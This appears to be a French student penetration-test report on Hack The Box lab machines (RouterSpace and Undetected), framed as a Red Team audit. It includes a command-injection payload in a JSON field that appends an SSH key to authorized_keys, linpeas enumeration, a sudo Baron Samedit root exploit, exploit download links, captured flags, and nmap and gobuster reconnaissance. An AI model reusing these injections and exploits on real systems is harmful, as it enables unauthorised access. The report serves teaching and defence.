ETag: W/"20-rYuroMhhBe0/LArgwZUG0nRywH"
Date: Wed, 06 Apr 2022 17:01:20 GMT
Connection: close
"test\n.\n..\.nauthorized_keys\n"

```

Nous allons essayer d'y insérer notre propre clé SSH.

Nous générerons la paire de clé :

```

└──(kali㉿kali)-[~] /home/paul/.ssh"
└─$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Created directory '/home/kali/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:3rCGjFOh+Vy5jNkXtFOjzCjj7cGp1Qj0UME3gWJs5Gc kali@kali
The key's randomart image is:
+--- [RSA 3072] ---+
|   0 .. oo .. |
|   .=.o o       |
|   0=..E ... o  |
|   + * * + .    |
|   o = S B     |
|   B # O o     |
|   o 0 # +     |
|   . = o       |
|   . .          |
+--- [SHA256] ---+
└──(kali㉿kali)-[~]
└─$ cd .ssh
└──(kali㉿kali)-[~/ssh]
└─$ ls -a
.  ..  id_rsa  id_rsa.pub

```

Nous affichons la clé publique :

```

└──(kali㉿kali)-[~/ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQBgQC/PLUY4dWL1pFj7e1boLh9Z1chcJ4chbh1bGMA74JLqoXrh0uqV3SAI1JfiRy2i/o
GuqvS4t4TOYKgdTZJeXubBjhfx8dB2/Tv/H0cgF+hXgkGhp+UjjijiUod+mBNbQJ3oUocMY2uYZ1q61W7RYA89Q3WR7KtzXPwP201ML
KloWPilh3uTaRw0Uv0r5UZX3owUI79IPtXUNCKpUDrp3p63tgqdk/NF/3SrfJu5tTzk+LdyE30qjYOE= kali@kali

```

Nous y insérons son contenu dans le répertoire de la machine cible via Burpsuite :

Nous utilisons les >> pour ajouter notre clé à la fin du fichier.

Request	Response
<pre> 1 POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1 2 accept: application/json, text/plain, */* 3 user-agent: RouterSpaceAgent 4 Content-Type: application/json 5 Content-Length: 354 6 Host: routerspace.htb 7 Connection: close 8 Accept-Encoding: gzip, deflate 9 10 "ip": "test;echo 'ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQBgQC/PLUY4dWL1pFj7e1boLh9Z1chcJ4chbh1bGMA74JLqoXrh0uqV3SAI1JfiRy2i/o GuqvS4t4TOYKgdTZJeXubBjhfx8dB2/Tv/H0cgF+hXgkGhp+UjjijiUod+mBNbQJ3oUocMY2uYZ1q61W7RYA89Q3WR7KtzXPwP201ML KloWPilh3uTaRw0Uv0r5UZX3owUI79IPtXUNCKpUDrp3p63tgqdk/NF/3SrfJu5tTzk+LdyE30qjYOE= kali@kali' >> /home/paul/.ssh/authorized_keys" </pre>	<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: RouterSpace 3 X-Cdn: RouterSpace-34808 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 8 6 ETag: W/"8-M8+KSxmSWCo6RZNPkf07U62gVI" 7 Date: Wed, 06 Apr 2022 17:33:23 GMT 8 Connection: close 9 10 "test\n" </pre>

Nous vérifions avec la commande cat, notre clé est bien ajoutée

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is being sent to the endpoint /api/v1/monitoring/router/dev/checkDeviceAccess. The JSON payload contains a public RSA key. In the Response tab, the server's response is shown, including the status code 200 OK and the public key itself.

Nous nous connectons en SSH à l'utilisateur paul

```
(kali㉿kali)-[~/ssh]
$ chmod 600 id_rsa
```

```
(kali㉿kali)-[~/ssh]
$ ssh -i id_rsa paul@10.10.11.148
The authenticity of host '10.10.11.148 (10.10.11.148)' can't be established.
ED25519 key fingerprint is SHA256:iwHQgWKu/VDyjka2Y4j2V8P2Rk6K13HuNT4JTnITIDk.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.148' (ED25519) to the list of known hosts.

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Wed 06 Apr 2022 05:53:59 PM UTC

 System load:  0.1           Processes:          215
 Usage of /:   71.0% of 3.49GB  Users logged in:     0
 Memory usage: 37%           IPv4 address for eth0: 10.10.11.148
 Swap usage:   0%

 80 updates can be applied immediately.
 31 of these updates are standard security updates.
 To see these additional updates run: apt list --upgradable

 The list of available updates is more than a week old.
 To check for new updates run: sudo apt update
 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Apr  6 17:08:46 2022 from 10.10.14.47
paul@outerspace:~$ id
uid=1001(paul) gid=1001(paul) groups=1001(paul)
paul@outerspace:~$
```

La commande ls indique la présence d'un fichier user.txt
En utilisant cat, nous trouvons un flag.

```
paul@outerspace:~$ ls
snap  user.txt
paul@outerspace:~$ cat user.txt
4da7b87fa9c59a7833bf7c81b5c0f08b
```

Nous pouvons maintenant entrer le flag du user sur HTB.

3.1.2. Escalade de privilège pour obtenir le flag ‘root.txt’

3.1.2.1. Etape 1 : Reconnaissance, Cartographie, Collecte d’informations

Comme nous avons accès en SSH, nous allons utiliser la commande scp pour copier linpeas depuis notre machine vers la machine paul

```
Filter by file name or extension
└─(kali㉿kali)-[~/Downloads/linpeas]
  └─$ ls
    linpeas.sh      Host          Method          URL          Params      E
  └─(kali㉿kali)-[~/Downloads/linpeas]
  └─$ scp -i ~/.ssh/id_rsa linpeas.sh paul@routerspace.htb:~/myexploit
    linpeas.sh

paul@routerspace:~/myexploit$ ls
paul@routerspace:~/myexploit$ ls
  linpeas.sh      Host          Method          URL          Params      E
paul@routerspace:~/myexploit$ ┌─
```

Nous exécutons le script chez le user paul:

```
paul@outerspace:~/myexploit$ chmod 777 linpeas.sh
paul@outerspace:~/myexploit$ ./linpeas.sh
```



```
Do you like PEASS?
Become a Patreon : https://www.patreon.com/peass
Follow on Twitter : @carlospolopm
Respect on HTB : SirBroccoli
Thank you!
linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only.
s and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
```

3.1.2.2. Etape 2 : Détection et analyse des vulnérabilités

Linpeas a trouvé plusieurs failles possibles.

Nous avons testé la première faille PwnKit mais les payloads n'ont pas fonctionné.
Nous avons ensuite testé le payload pour la faille sudo Baron Samedi et celle-ci a bien fonctionnée

<https://github.com/worawit/CVE-2021-3156>

```

PWD=/home/paul/myexploit
SSH_CONNECTION=10.10.14.171 42378 10.10.11.148 22
HISTFILE=/dev/null
Host Method URL Params Edited Status Length MIMEtype Extension Title
[+] [+] Searching Signature verification failed in dmesg
[+] https://book.hacktricks.xyz/linux-unix/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

[+] [+] Executing Linux Exploit Suggester
[+] https://github.com/mzet-/linux-exploit-suggester
[+] [+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [+] [CVE-2021-3156] sudo Baron Samedit ←
[+] [+] Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
[+] [+] Exposure: probable
[+] [+] Tags: mint=19,[ ubuntu=18|20 ], debian=10
[+] [+] Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [+] [CVE-2021-3156] sudo Baron Samedit 2
[+] [+] Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
[+] [+] Exposure: probable
[+] [+] Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
[+] [+] Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [+] [CVE-2021-22555] Netfilter heap out-of-bounds write
[+] [+] Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
[+] [+] Exposure: probable
[+] [+] Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
[+] [+] Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
[+] [+] ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
[+] [+] Comments: ip_tables kernel module must be loaded

[+] [+] [CVE-2017-5618] setuid screen v4.5.0 LPE
[+] [+] Details: https://seclists.org/oss-sec/2017/q1/184
[+] [+] Exposure: less probable
[+] [+] Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

[+] [+] Executing Linux Exploit Suggester 2
[+] https://github.com/jondonas/linux-exploit-suggester-2

```

3.1.2.3. Etape 3 : Exploitation des vulnérabilités - Escalade de privilège

Nous lançons l'exploit et nous avons réussi à passer root .

```

paul@routerspace:~/myexploit$ touch exploit_nss.py
paul@routerspace:~/myexploit$ nano exploit_nss.py
paul@routerspace:~/myexploit$ ls
exploit_nss.py linpeas.sh
paul@routerspace:~/myexploit$ python3 exploit_nss.py
# id
uid=0(root) gid=0(root) groups=0(root),1001(paul)
# ls
exploit_nss.py libnss_X linpeas.sh
# cd /root
# ls
root.txt
# cat root.txt
b45ef5faf9be757129fc624d7c3c9156

```

Nous avons finalement le flag 'root.txt' :

b45ef5faf9be757129fc624d7c3c9156

3.2. Les points positifs observés

Certaines bonnes pratiques de sécurité ont pu être mises en lumières suite à l'échec des tests suivants :

- Grâce aux règles Iptables nous n'avons pas pu exploiter les CVE sur la machine.
- Nous n'avons pas réussi à ouvrir de reverse shell.

3.3. Recommandation d'amélioration de la sécurité

A la suite des tests d'intrusion de type Red Team qui ont été menés sur le serveur d'IP 10.10.11.148 de l'entreprise Lajugie SAS, il a pu ressortir plusieurs recommandations à mettre en place pour améliorer le niveau de sécurité du système :

- Garder le système et les applications sécurisées en faisant les mises à jour.
- Sécuriser le champ texte de la requête de l'application pour empêcher les caractères spéciaux (avec des expressions régulières par exemple).
- Mieux gérer les droits des utilisateurs (lecture, écriture des fichiers, téléchargement etc ...).
- Mieux gérer les règles de pare feu pour éviter les attaques externes (téléchargement du script linpeas par exemple).

HURAULT Armand
MAMAN Ouriel

M1 EFREI Test d'Intrusion
Projet noté
Test d'intrusion sur deux machines Linux



Machine Linux - Undetected 10.10.11.146



<>Rapport d'audit sécurité

Red Team

<>LAJUGIE SAS

10/04/2022

Caractéristiques

Objet	Rapport d'audit sécurité - Red Team
Nombre de pages	29
Diffusion	CONFIDENTIEL INDUSTRIE

Historique

Version	Date	État
1.0	10/04/2022	Première version

Équipe projet

Nom	Fonction	Coordonnées
Laurent Lajugie	RSSI	laurent.lajugie@lajugie.com
Ouriel Maman	Expert cybersécurité	ouriel.maman@cybertrust.com
Armand Hurault	Expert cybersécurité	armand.hurault@cybertrust.com

TABLES DES MATIÈRES

Introduction	4
Contexte et objectifs	4
Périmètre de la prestation	4
Déroulement de la prestation	4
Constitution du document	4
Synthèse managériale	5
Niveau de sécurité globale	5
Matrice des risques :	6
Synthèse technique	8
Déroulement du test de pénétration	8
Accès à la machine	8
Etape 1 : Reconnaissance, Cartographie, Collecte d'informations	8
ETAPE LA PLUS IMPORTANTE	12
Etape 2 : Détection et analyse des vulnérabilités	14
Etape 3 : Exploitation des vulnérabilités : faille CVE-2017-9841	15
Obtention du flag 'user.txt'	17
Etape 1 : Reconnaissance, Cartographie, Collecte d'informations avec linpeas.	17
Etape 2 : Détection et analyse des vulnérabilités	18
Etape 3 : Exploitation des vulnérabilités : brute force du mot de passe	21
Etape 4 : Escalade de privilèges pour obtenir le flag 'root.txt'	22
Etape 1 : Reconnaissance, Cartographie, Collecte d'informations avec linpeas.	22
Etape 2 : Détection et analyse des vulnérabilités	22
Etape 3 : Exploitation des vulnérabilités : reconstruction du mot de passe	25
Etape 4 : Escalade de privilèges	27
Les points positifs observés	28
Recommandation d'amélioration de la sécurité	28

1. Introduction

1.1. Contexte et objectifs

La société Lajugie SAS a souhaité évaluer le niveau de sécurité de son système d'information par la réalisation de tests de type Red Team sur un de leurs serveurs.

Les tests ont été menés en adoptant une approche de type “boîte noire” : aucune information spécifique n'a été donnée aux experts de CyberTrust, à l'exception de l'adresse IP du serveur cible à compromettre.

Les objectifs de ces tests étaient :

- de déterminer la surface d'exposition du serveur sur internet ;
- d'exploiter les vulnérabilités présentes afin d'évaluer les risques de compromission;
- de fournir les recommandations adéquates permettant de réduire les niveaux de risques.

Afin d'estimer plus précisément les possibilités de compromission de données sensibles, l'accès à un flag ‘user.txt’ ainsi qu'un flag ‘root.txt’ ont été définis comme trophées de la mission.

1.2. Périmètre de la prestation

Le périmètre de la prestation Red Team réalisée par CyberTrust incluait un serveur exposé sur Internet par Lajugie SAS.

1.3. Déroulement de la prestation

L'audit de sécurité a été réalisé depuis les locaux de CyberTrust, du 11/03/2022 au 10/04/2022. L'adresse IP utilisée pour les tests était la suivante: 10.10.11.146.

1.4. Constitution du document

Ce document est découpé en plusieurs parties :

- cette introduction;
- une synthèse managériale détaillant le niveau de sécurité global ainsi que les vulnérabilités observées par CyberTrust ;

- une synthèse technique détaillant les étapes d'intrusion interne qui ont permis un accès aux données sensibles, les détails techniques des différentes vulnérabilités découvertes ainsi que les points positifs de sécurité observés par l'équipe CyberTrust;
- des recommandations préconisées par l'équipe CyberTrust afin d'améliorer la sécurité de la machine;

2. Synthèse managériale

2.1. Niveau de sécurité globale

Les tests menés par CyberTrust ont permis de constater que le périmètre externe de Lajugie SAS possède un niveau de sécurité faible.

En effet, les équipes CyberTrust ont réussi à obtenir un accès utilisateur à la machine à cause d'une mauvaise sécurisation du site web ainsi que d'un mot de passe utilisateur trop faible.

Par la suite, elles ont réussi à obtenir un accès administrateur à cause d'une mauvaise sécurisation des droits d'accès et de mot de passe mal chiffrés.

En outres, les équipes ont montré qu'il était ainsi possible d'exfiltrer, de modifier et de supprimer des données sur le serveur, ce qui risque fortement de porter atteinte à l'entreprise (voir plus de détail dans la matrice des risques).

2.2. Matrice des risques :

La matrice de risques suivante présente le niveau de criticité, allant de 1 à 4, des vulnérabilités selon deux critères : la probabilité de réalisation et l'impact sur l'entreprise.

Matrice de Risques		Probabilité			
		1	2	3	4
Impact	4	3	3	4	4
	3	2	2	3	4
	2	1	2	2	3
	1	1	1	1	2

Les tests d'intrusions de type Red Team menés par les experts de CyberTrust sur le serveur ont permis d'identifier plusieurs facteurs de risque majeurs qui portent atteinte à différents aspects sécuritaires du système.

Risques	Indice de sévérité	Vulnérabilité	Impact (D : Disponibilité, I : Intégrité C : Confidentialité P : Preuve)	
R4	4	Utilisation de protocole HTTP	Les données circulent en clair entre le client et le serveur. Un attaquant pourrait ainsi facilement récupérer des données en interceptant le	D : Impact moyen I : Impact fort C : Impact fort P : Impact moyen

			trafic.	
R3	4	Utilisation de mot de passe de faible robustesse Mauvaise gestion des droits utilisateurs Système et application non à jour	Il est possible pour un attaquant de mener des tentatives de brute force par dictionnaire de mots de passe afin de récupérer ce dernier et usurper l'identité d'un utilisateur.	D : Impact fort I : Impact fort C : Impact fort P : Impact fort
R2	4	Vulnérabilité du serveur de logs à l'exécution de code à distance (RCE)	Il est possible pour un attaquant d'ouvrir un reverse shell en exploitant cette vulnérabilité.	D : Impact moyen I : Impact fort C : Impact fort P : Impact fort
R1	3	Accès Web au répertoire vendor	Cette vulnérabilité donne accès à de nombreux fichiers sensibles, notamment le répertoire /var qui contient des informations sur les identifiants, les valeurs et les contextes.	D : Impact moyen I : Impact moyen C : Impact moyen P : Impact moyen

Matrice des risques :

Matrice de Risques		Probabilité			
		1	2	3	4
Impact	4			R3 R2	R4
	3			R1	
	2				
	1				

3. Synthèse technique

3.1. Déroulement du test de pénétration

3.1.1. Accès à la machine

3.1.1.1. Etape 1 : Reconnaissance, Cartographie, Collecte d'informations

Nous commençons par faire un scan avec nmap pour faire une reconnaissance de la machine :


- sC : utilisation des scripts par défaut
- sV : détection de version

```
(kali㉿kali)-[~/Downloads]
$ nmap -sC -sV 10.10.11.146
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-04 09:52 EDT
Nmap scan report for 10.10.11.146
Host is up (0.016s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 be:66:06:dd:20:77:ef:98:7f:6e:73:4a:98:a5:d8:f0 (RSA)
|   256 1f:a2:09:72:70:68:f4:58:ed:1f:6c:49:7d:e2:13:39 (ECDSA)
|_  256 70:15:39:94:c2:cd:64:cb:b2:3b:d1:3e:f6:09:44:e8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Diana's Jewelry
|_http-server-header: Apache/2.4.41 (Ubuntu)
8000/tcp  open  http     SimpleHTTPServer 0.6 (Python 3.8.10)
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.8.10
9001/tcp  open  http     SimpleHTTPServer 0.6 (Python 3.8.10)
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.8.10

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds
```


Nous constatons que le port 80 est ouvert, c'est donc un serveur web

En ouvrant le site <http://10.10.11.146/> sur le navigateur, nous tombons sur cette page :



Seul le lien vers le store fonctionne.


Il nous amène vers store.djewelry.htb mais la page ne charge pas.




Nous ajoutons l'adresse à la liste /etc/hosts

```
GNU nano 6.2
10.10.11.143 office.paper chat.office.paper
127.0.0.1 localhost KaliDocs KaliForums KaliNetHunter Exploit-DB GoogleHackingDB OffSec explainshell.com - mat...
127.0.1.1 kali
#CTF HTB Undetected
10.10.11.146 store.djewelry.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Nous pouvons maintenant accéder à la page :



Les seules actions possibles sont d'ajouter au panier ou d'accéder au panier :



Dans la page du panier, il est indiqué qu'aucun ordre d'achat n'est possible à cause d'une migration et qu'il est possible de les contacter en cliquant sur le bouton.
Le bouton contact ne mène cependant nulle part.



Nous lançons donc Gobuster pour brute-force les URIs (répertoires, fichiers, sous-domaine DNS...)

```
(kali㉿kali)-[~/Downloads]
$ gobuster dir -u http://store.djewelry.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://store.djewelry.htb/
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:     10s
=====
2022/04/04 14:16:05 Starting gobuster in directory enumeration mode
=====
/images           (Status: 301) [Size: 325] [→ http://store.djewelry.htb/images/]
/css              (Status: 301) [Size: 322] [→ http://store.djewelry.htb/css/]
/js               (Status: 301) [Size: 321] [→ http://store.djewelry.htb/js/]
/vendor           (Status: 301) [Size: 325] [→ http://store.djewelry.htb/vendor/]
/fonts            (Status: 301) [Size: 324] [→ http://store.djewelry.htb/fonts/]
/server-status    (Status: 403) [Size: 283]
=====
2022/04/04 14:17:56 Finished
```

3.1.1.2. ETAPE LA PLUS IMPORTANTE

Un des répertoires qui est intéressant et qui ne devrait normalement pas être accessible depuis le web est /vendor .

Nous accédons à celui-ci via l'url.

Name	Last modified	Size	Description
Parent Directory	-	-	
autoload.php	2021-07-04 20:40	178	
bin/	2022-02-08 19:59	-	
composer/	2022-02-08 19:59	-	
doctrine/	2022-02-08 19:59	-	
myclabs/	2022-02-08 19:59	-	
phpdocumentor/	2022-02-08 19:59	-	
phpspec/	2022-02-08 19:59	-	
phpunit/	2022-02-08 19:59	-	
sebastian/	2022-02-08 19:59	-	
symfony/	2022-02-08 19:59	-	
webmozart/	2022-02-08 19:59	-	

Apache/2.4.41 (Ubuntu) Server at store.djewelry.htb Port 80

Nous explorons un par un chaque répertoire.

